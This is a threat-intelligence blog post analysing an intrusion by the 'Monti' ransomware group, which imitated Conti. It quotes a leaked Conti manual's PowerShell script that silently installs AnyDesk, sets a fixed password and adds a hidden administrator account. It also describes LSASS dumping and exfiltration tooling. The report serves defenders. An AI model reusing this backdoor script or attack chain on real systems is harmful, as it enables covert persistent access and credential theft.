The Curious Case of “Monti” Ransomware: A Real-World Doppelganger

blogs.blackberry.com/en/2022/09/the-curious-case-of-monti-ransomware-a-real-world-doppelganger

Anuj Soni, Ryan Chapman


A ransomware victim called in the BlackBerry Incident Response (IR) team during this year's 4th of July holiday weekend. We quickly realized we were investigating an attack by a previously unknown group, calling themselves "MONTI." They encrypted nearly 20 user hosts along with a multi-host VMware ESXi cluster that brought down over 20 servers.

Threat research shows that the only credible reference of the “Monti” ransomware group prior to today was a tweet from security researchers at MalwareHunterTeam, posted on June 30, 2022. The Twitter post mentioned the possibility that Monti ransomware may have had “5-10 victims in the past months,” though no data is publicly available on these victims.

Most Indicators of Compromise (IOCs) identified by the BlackBerry IR team in the Monti attack were also seen in previous Conti ransomware cases — except one: Monti threat actors leveraged the Action1 Remote Monitoring and Maintenance (RMM) agent.


This article provides a general overview of the incident, denotes the unique characteristics of this “new” threat actor group, and includes malware analysis of the payload used. We also include a breakdown of “Veeamp,” a password stealer malware targeting the Veeam data backup application, which was identified during the incident.

Operating System



Windows	MacOS	Linux	Android
Yes	No	No	No

Risk & Impact



Impact	High
Risk	Low

Monti Ransomware Incident Overview

On July 5, 2022, a client engaged the BlackBerry® Security Services Incident Response team to perform a forensic investigation and respond to a ransomware-related security incident. The security incident occurred when a threat actor group calling itself “MONTI” obtained access to the client’s environment.

The threat actor apparently intruded via an exploitation of the well-known “Log4Shell” vulnerability (a.k.a. CVE-2021-44228) in the client’s internet-facing VMware Horizon virtualization system. At the time the BlackBerry team was engaged, the operators had already initially encrypted 18 user desktops. They also encrypted a three-server ESXi cluster that resulted in 21 virtualized servers being impacted. Figure 1 provides an overview of the incident.




Figure 1 - Overview of the "MONTI strain" ransomware incident

The threat actor initially obtained access to the client's VMware Horizon Connection Broker server via Log4Shell exploitation on June 29, 2022. After entering the client's environment, it installed the Google Chrome™ browser and used it to download attack tools to the server.

The threat actor also downloaded and installed two remote monitoring and maintenance (RMM) agents, AnyDesk and Action1, which we'll describe in more detail later. It used these agents to establish persistence within the network and to facilitate additional remote access.

The attackers also used tooling they'd brought into the environment to dump credentials from memory and scan the network. They used Microsoft® Windows® built-in Remote Desktop Protocol (RDP) to connect to other servers, access data files on network shares, and eventually to deploy the "MONTI" strain of ransomware. The goal of this activity was to encrypt multiple hosts within the network (including Veeam-based backups).

Meet the Mysterious Monti Ransomware Group


The threat group referring to itself as "MONTI" is little-known within the threat intelligence community. The limited evidence we discovered regarding this threat actor indicates they emerged between May and June 2022.

Based on analysis conducted in this investigation, BlackBerry researchers believe that the Monti group has purposefully (and brazenly) mimicked the better-known "Conti" team's tactics, techniques, and procedures (TTPs), along with many of its tools and its ransomware encryptor payload.

It seems likely that attackers chose this blatant emulation strategy because of the availability of Conti group’s internal communications, chat logs, training guides, real-world identities, and source code — all of which were publicly leaked on the internet starting in February 2022. Having access to this trove of information effectively gave Monti threat actors a step-by-step guide to emulating Conti’s notoriously successful activities.

As a response to the data leak, the Conti group went into hiding. Currently, the original Conti ransomware operations group is believed to have dispersed and is no longer in business.

At the time of writing this report, public internet and darknet research revealed only a single mention of the Monti ransomware crew, in the form of a Twitter post from the account “MalwareHunterTeam” (@malwrhunterteam). This tweet, shown in Figure 2, includes a screenshot of the “MONTI strain” ransomware note, and alludes to possible re-use of the Conti codebase.



MalwareHunterTeam
@malwrhunterteam

"MONTI strain"
Not only the note has parts of the note that Conti gang used, the encrypted files seems similar to encrypted files by a Conti version, so possible code reuse... 🤔

```
you don't know who we are - just "Google it."

ur software.
am directly.

ecover your data (including the usage of the additional recovery software) can damage your fi
west value.

nal data and are ready to publish it on our news website if you do not respond.
 as possible.


mplaints will be immediately directed to us.
send requests to the police/FBI/investigators, we will consider this as a hostile intent and i

 to decrypt two random files completely free of charge.

rough our website :


project.org)
```

[redacted]

```
EO, top management, etc.
cisions and action can result in serious harm to your company!
```

12:45 PM · Jun 30, 2022 · Twitter Web App

Figure 2 - A tweet from June 30, 2022, discussing “MONTI strain” of ransomware

Because a mountain of analysis already exists to explain Conti ransomware operations, we will focus on what makes the Monti group unique, and what you can expect when a “doppelganger” group such as this spins up operations.

Unique Characteristics of Monti Ransomware

The ransom note left by the threat actor is taken directly from previously seen Conti notes, with two minor changes:


- The beginning of the note mentions “MONTI” as opposed to “CONTI.” (The remainder of this sentence is Conti’s verbiage, including the instruction to “Google it”: “All of your files are currently encrypted by **MONTI** strain. If you don't know who we are - just ‘Google it.’”)

- The TOR-based (.onion domain) URL provided for contacting the Monti group is unique.

As of July 5, 2022, the .onion domain provided for contacting Monti was unavailable. BlackBerry researchers were unable to find any indication that the domain was ever accessible. Public and darknet research, along with communications with fellow incident response firms, did not reveal any confirmation that the domain was up and running at any time.

Given the lack of evidence from other Monti cases, we might never know if the domain was ever accessible. If this is the case, the Monti group might have never been able to collect a ransom. (Should any researcher reading this article have information on a Monti domain/URL being accessible, we would love to hear from you.)

In addition to changes in the ransom note, the threat actor leveraged a commercial, cloud-based RMM platform called Action1, which has not previously been used in a ransomware attack. Ransomware actors, including Conti, commonly use commercial RMMs such as AnyDesk during their attacks. In fact, instructions for installation and configuration of the AnyDesk RMM are detailed in the “CobaltStrike MANUALS_V2 Active Directory” attack manual that was leaked from the Conti group in 2021. Figure 3 shows a screenshot from this manual, featuring AnyDesk installation instructions.



11. Закреп

Сразу после получения **SYSTEM прав.**
AnyDesk - на заброшенных хостах
Atera - на остальных

11.1. Закреп AnyDesk


```
 Function AnyDesk {

    mkdir "C:\ProgramData\AnyDesk"
    # Download AnyDesk
    $clnt = new-object System.Net.WebClient
    $url = "http://download.anydesk.com/AnyDesk.exe"
    $file = "C:\ProgramData\AnyDesk.exe"
    $clnt.DownloadFile($url,$file)

    cmd.exe /c C:\ProgramData\AnyDesk.exe --install
C:\ProgramData\AnyDesk --start-with-win --silent

    cmd.exe /c echo J9kzQ2Y0qO | C:\ProgramData\anydesk.exe --
set-password

    net user oldadministrator "qc69t4B#Z0kE3" /add
    net localgroup Administrators oldadministrator /ADD
    reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows
NT\CurrentVersion\Winlogon\SpecialAccounts\Userlist" /v
oldadministrator /t REG_DWORD /d 0 /f

    cmd.exe /c C:\ProgramData\AnyDesk.exe --get-id

    }
```

Figure 3 - Example of installation instructions for AnyDesk, as seen in a leaked “CobaltStrike MANUALS_V2 Active Directory” document

The names of the Action1 agent executables that threat actors used in the Monti attack matched those used by the RMM product itself. Specifically, the files found within the client environment were labeled “action1_agent.exe” and “action1_remote.exe.”

When ransomware actors change a file’s name, they often do not change the OriginalFileName value. This value is found within the portable executable’s (PE’s) resources. Though alteration of this value is possible, many actors leave these values alone. As such, you can often find a renamed file by querying against the OriginalFileName value via your endpoint detection and response (EDR) tool, or Sysmon, among other tools.

Figure 4 shows the file version information for action1_agent.exe, as seen on VirusTotal.



Signature Verification

✓ Signed file, valid signature

File Version Information

Copyright	Copyright (C) 2022 Action1 Corporation
Product	Action1 Endpoint Security
Description	Endpoint Agent
Original Name	action1_agent.exe
Internal Name	action1_agent.exe
File Version	5.78.468.1

Figure 4 - action1_agent.exe file version information as seen on VirusTotal

An example Lucene-based query for the Elasticsearch search and analytics engine might be [OriginalFileName:"action1_agent.exe"]. (Keep this method in mind, as it is *very* handy during ransomware investigations.)

Tools Leveraged in the Ransomware Attack

The attackers used two well-known temporary file transfer websites – dropmefiles.com[.]ua and temp[.]sh – to bring tools into the network and to exfiltrate data. They leveraged the Google Chrome web browser to access these sites and download tools.

The attackers' choice to use Chrome™ rather than Internet Explorer (IE) may be due to the client's implementation of Enhanced Security Configuration (ESC), an option that can be enabled on Windows servers that prohibits general internet browsing via IE. To bypass the ESC configuration, the attackers used Chrome, allowing them to freely browse web pages.

Table 1 lists the various tools leveraged by the Monti group.

Tool	Type	Details
Action1 RMM	RMM	- Commercial Remote Monitoring & Maintenance agent. - Used by TAs to provide remote access to a victim network.

AnyDesk RMM	RMM	- Commercial Remote Monitoring & Maintenance agent. - Used by TAs to provide remote access to a victim network.
Avast Anti-rootkit driver	Bypass Tool	- Avast's Anti-rootkit library is useful for removing rootkits. - Used by threat actors to remove endpoint security products such as antivirus (AV)/endpoint protection platforms (EPPs)/ endpoint protection and response (EDR), etc.
GMER	Bypass Tool	- Rootkit detector and remover - Used by threat actors to remove endpoint security products such as AV/EPP/EDR, etc.
MEGASync	Data Theft	- MEGA.io's proprietary file synchronization agent. - Used by TAs to exfiltrate data from victim networks to cloud storage provider MEGA
Mimikatz	Credential Theft	- Free and open-source tool used to dump credentials, perform pass-the-hash/token attacks in networks, and generally obtain access to legitimate credentials
netscan **netscan64**	Network Scanner	- SoftPerfect Network Scanner tool - Used by threat actors to scan internal networks to identify sources for lateral movement
PSEXEC	Lateral Movement	- Microsoft "SysInternal" suite utility designed for administrators to run commands on remote systems and/or copy files to remote machines - Commonly used by threat actors to run processes remotely and to facilitate lateral movement
PuTTY	Data Theft	- Data transfer tool commonly used by network administrators - Used by threat actors to exfiltrate data from victim networks
Veeam-Get-Creds	Credential Theft	- Open-source PowerShell script designed to dump credentials from Veeam backup software - See https://github.com/sadshade/veeam-creds
Veeamp	Credential Theft	- Custom Veeam password dumper written in Microsoft .NET - Detailed in the Malware Analysis section found later in this article

WinRAR	Data Theft	- Commercial data archival tool popularized in the early days of the internet and still used by many entities - Often used by threat actors to archive data prior to exfiltration
WinSCP	Data Theft	- Data transfer tool used by network administrators - Used by threat actors to exfiltrate data from victim networks

Table 1 - Tools used by the Monti threat group

Monti Group Data Access and Exfiltration

We reviewed various web browser-related files to analyze attacker access. For example, history and cache files from Internet Explorer, Chrome, and Firefox browsers revealed files potentially accessed by attackers. BlackBerry researchers uncovered more than 250 URLs indicating systems and files the threat group likely accessed.


Using the forensic data available on the client's system, we were able to identify a single instance of data exfiltration. The attacker dumped the process memory of the Local Security Authority Server Service (LSASS) on the Horizon Connection Broker server, to a file named "lsass.DMP."

This filename (specifically with the uppercase file suffix) is the default name given to files created from memory dumps of the LSASS process, when using Windows Task Manager. While attackers can change this filename, when this default name is used, this gives a hint at the provenance of the file.

The memory pages allocated to the LSASS process include credentials stored in memory that Windows uses for various authentication and authorization procedures. As such, someone who dumps the memory for this process can recover plaintext credentials by using a tool such as Mimikatz to process the memory dump. Mimikatz can also use this file to facilitate Pass-the-Hash and similar attacks.

During data access analysis, BlackBerry researchers found that the threat actor accessed a URL associated with the DropMeFiles file-sharing website. Ransomware operators like this site because it offers temporary and anonymous file-sharing services. We visited the identified URL and confirmed that the attackers uploaded the dumped lsass.DMP file to the DropMeFiles site. Though users of this service can delete files at will, the threat actor neglected to do so. Thus, BlackBerry was able to obtain and review the exfiltrated memory dump.

Figure 5 is a screenshot of the DropMeFiles site showing the lsass.DMP file that the threat actor exfiltrated from the client's Horizon Connection Broker server.



Список файлів:

ІМ'Я ФАЙЛУ	РОЗМІР
lsass.DMP	49.58 MB

Термін зберігання файлів: **до 04:19 01.08.22**

Дата завантаження файлів: 04:19 02.07.22

File storage period: until 04:19 08/01/22
File upload date: 04:19 07/02/22

Kundenberater (m/w/d) im Homeoffice in Sta…
Home-Office
30.000-43.000 € (geschätzt)

Call Center Agent im Homeoffice (m/w/d)
Region Mitteldeutschland
22.200-32.200 € (geschätzt)

Gepäckabfertiger (m/w/d) am Flughafen Fran…
Frankfurt am Main
26.000-44.000 € (geschätzt)

Поділиться:

Посилання на файл(и):

https://dropmefiles.com.ua/ua/ [redacted]

Посилання для веб-сторінки:

<a href="https://dropmefiles.com.ua/ua/[redacted]">Скачать</a>

Посилання для форуму:

[url=https://dropmefiles.com.ua/ua/ [redacted]]Скачать[/url]

Figure 5 - Screenshot showing lsass.DMP exfiltration via DropMeFiles

